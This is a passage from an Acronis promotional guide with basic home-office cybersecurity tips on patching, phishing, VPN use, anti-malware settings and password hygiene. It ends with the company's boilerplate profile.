If you don't have Acronis Cyber Protect and/or don't use any patch management software, it is much harder. At the very least, you need to be sure that Windows gets all of the updates it needs and they are installed promptly – users tend to ignore system messages especially when Windows asks for a restart. This is a big mistake. Be sure that auto-updates to popular software vendors like Adobe are enabled and apps like PDF Reader are also updated promptly.

Be prepared for phishing attempts, don't click on suspicious links

Themed phishing and malicious websites appear in large numbers every day. These can be typically filtered out on a browser level, but with cyber protection solutions like Acronis Cyber Protect, you also gain dedicated URL filtering. The same functionality is available in endpoint protection solutions, although in Acronis Cyber Protect we have a special category related to public health topics, which is updated with greater priority. Remember that malicious links typically come from somewhere: your instant messenger, email, forum posts, etc. Don't click links you don't need to click, or that you didn't expect to receive.

Phishing or malicious themed attachments can come through email, the same as the malicious links covered above. Regarding attachments, always check where it really comes from and ask yourself if you're expecting it or not. In any case, before you open an attachment, it should be scanned by your anti-malware solution.

Use a VPN while working with business data

No matter if you connect to remote company sources and services, or your work doesn't require those activities and you just browse some web resources and use telecommunication tools, use a virtual private network (VPN). If you have a VPN procedure in your company, you most likely will get instructions from your admin or MSP technician. If you have to secure your workplace yourself, use well-known, recommended VPN apps and services, which are widely available in software marketplaces or directly from vendors. A VPN encrypts all your traffic, securing it against attempts to capture your data in transit.

Be sure your cybersecurity is running properly

In Acronis Cyber Protect, we use many well-balanced and finely tuned security technologies, including several detection engines. We recommend using it instead of an embedded Windows solution.

But just having an anti-malware defense in place is not enough, it should be configured properly. This means that:

- **A full scan** should be performed at least every day
- **A product needs** to get updates daily or hourly, depends how often they are available
- **A product should be** connected to its cloud detection mechanisms (in the case of Acronis Cyber Protect, to the Acronis Cloud Brain). It is on by default but you need to be sure that the internet is available and not accidentally blocked for anti-malware software.
- **On-demand and on-access** (real-time) scans should be enabled and react on every new software installed or executed.

Additionally, don't ignore messages coming from your anti-malware solution. Read them carefully and be sure that the license is legitimate if you're using a paid version from a security vendor.

Keep your passwords and your working space to yourself

Security tip number one: make sure that your passwords and your employee's passwords are strong and private. Never share passwords with anyone, use different and long passwords for every service you use. To help you remember them, use password manager software. Alternately, the easiest way to create strong passwords is to create a set of long phrases you can remember. Eight character passwords are easily broken by brute-force attacks nowadays.

In a secure product like Acronis Cyber Protect, we never store passwords anywhere. Once forgotten, it will put an end to access to your data.

Also, even when working from home, do not forget to lock your laptop or desktop and limit access to it. There are many cases when people simply could steal sensitive information off a non-locked PC, even from a distance.

Acronis

The background of the slide features a dark blue, stylized illustration. On the left, there is a blue, blocky structure resembling a castle or a server tower. In the center, a blue robotic arm with a glowing light at its end is positioned on a platform. To the right, a large, translucent blue sphere is shown, with a bright red starburst or explosion effect emanating from its surface. The overall aesthetic is futuristic and tech-oriented.

About Acronis

Acronis unifies data protection and cybersecurity to deliver integrated, automated [cyber protection](#) that solves the safety, accessibility, privacy, authenticity, and security ([SAPAS](#)) challenges of the modern digital world. With [flexible deployment models](#) that fit the demands of service providers and IT professionals, Acronis provides superior cyber protection for data, applications, and systems with innovative [next-generation antivirus](#), [backup](#), [disaster recovery](#), and [endpoint protection management](#) solutions. With advanced [anti-malware](#) powered by cutting-edge machine intelligence and [blockchain-based data authentication](#) technologies, Acronis protects any environment – from [cloud to hybrid to on-premises](#) – at a low and predictable cost.

Founded in Singapore in 2003 and incorporated in Switzerland in 2008, Acronis now has more than 1,600 employees in 34 locations in 19 countries. Its solutions are trusted by more than 5.5 million home users and 500,000 companies, including 100% of the Fortune 1000, and top-tier professional sports teams. Acronis products are available through 50,000 partners and service providers in over 150 countries in more than 40 languages. For more information, visit www.acronis.com